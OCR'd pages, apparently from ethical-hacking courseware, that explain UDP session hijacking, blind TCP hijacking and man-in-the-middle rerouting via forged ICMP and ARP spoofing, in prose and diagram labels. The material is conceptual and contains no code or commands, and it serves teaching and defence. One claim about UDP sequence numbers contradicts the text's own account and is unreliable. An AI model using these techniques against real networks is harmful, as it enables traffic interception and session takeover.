
UDP Hijacking

- A network-level session hijacking where the attacker sends **forged server reply** to a victim's UDP request before the intended server replies to it
- The attacker uses a **man-in-the-middle** attack to intercept the server's response to the client and sends a forged reply

Client sends a UDP request
Client
UPD response
Server
Forges a reply before server replies
Attacker sniffs the traffic
Attacker

Blind Hijacking

In blind hijacking, an attacker can inject malicious data or commands into intercepted communications in a TCP session, even if the victim disables source routing. For this purpose, the attacker must correctly guess the next ISN of a computer attempting to establish a connection. Although the attacker can send malicious data or a command, such as a password setting to allow access from another location on the network, the attacker cannot view the response. To be able to view the response, an MITM attack is a much better option.



Victim
Sends a request to the server
Attacker intercepts the request
Attacker injects malicious data in the request and forward it to the server
Server
Attacker

Figure 11.25: Blind hijacking process

UDP Hijacking

The User Datagram Protocol (UDP) does not use packet sequencing or synchronizing. Therefore, a UDP session can be attacked more easily than a TCP session. Because UDP is connectionless, it is easy to modify data without the victim noticing. In network-level session hijack, the hijacker forges a server reply to a client UDP request before the server can respond. Thus, the attacker takes control of the session. No packets are exchanged between the server and client, because the server's sequence number fails to match the client's acknowledgement number.

The server's reply can be easily restricted if sniffing is used. An MITM attack in UDP hijacking can minimize the task of the attacker because it can stop the server's reply from reaching the client in the first place.




Client sends a UDP request
UPD response
Client
Server
Forges a reply before server replies
Attacker sniffs the traffic
Attacker

Figure 11.26: Hijacking a UDP session



MiTM Attack Using Forged ICMP and ARP Spoofing

- In this attack, the packet sniffer is **used as an interface** between the client and server
- An attacker changes the **default gateway** of the client's machine and attempts to reroute packets
- The packets between the client and server are routed through the **hijacker's host** using two techniques, as shown below:

Forged Internet Control Message Protocol (ICMP)

- It is an extension of IP to **send error messages** where the attacker can send messages to **fool the client and server**

Address Resolution Protocol (ARP) Spoofing

- ARP is used to map the **network layer addresses** (IP address) to **link layer addresses** (MAC address)

MITM Attack Using Forged ICMP and ARP Spoofing

An MITM attack uses a packet sniffer to intercept communication between a client and server. The attacker changes the default gateway of the client's machine and attempts to reroute packets. The packets between the client and server are routed through the hijacker's host by using the following two techniques.

- **Forged Internet Control Message Protocol (ICMP)**

  The Internet Control Message Protocol (ICMP) is an extension of IP used to send error messages. An attacker can use ICMP to send messages to fool the client and server. In this technique, ICMP packets are forged to redirect traffic between the client and host through the hijacker's host. The hacker's packets send error messages indicating problems in processing packets through the original connection. This fools the server and client into routing through the hijacker's path instead.

- **Address Resolution Protocol (ARP) Spoofing**

  Hosts use Address Resolution Protocol (ARP) tables to map local network layer addresses (IP addresses) to hardware addresses or MAC addresses. This technique involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending forged ARP replies. The attacker sends forged ARP replies that update the ARP tables of the host that is broadcasting ARP requests. This routes the traffic to the attacker's host instead of the legitimate IP address.

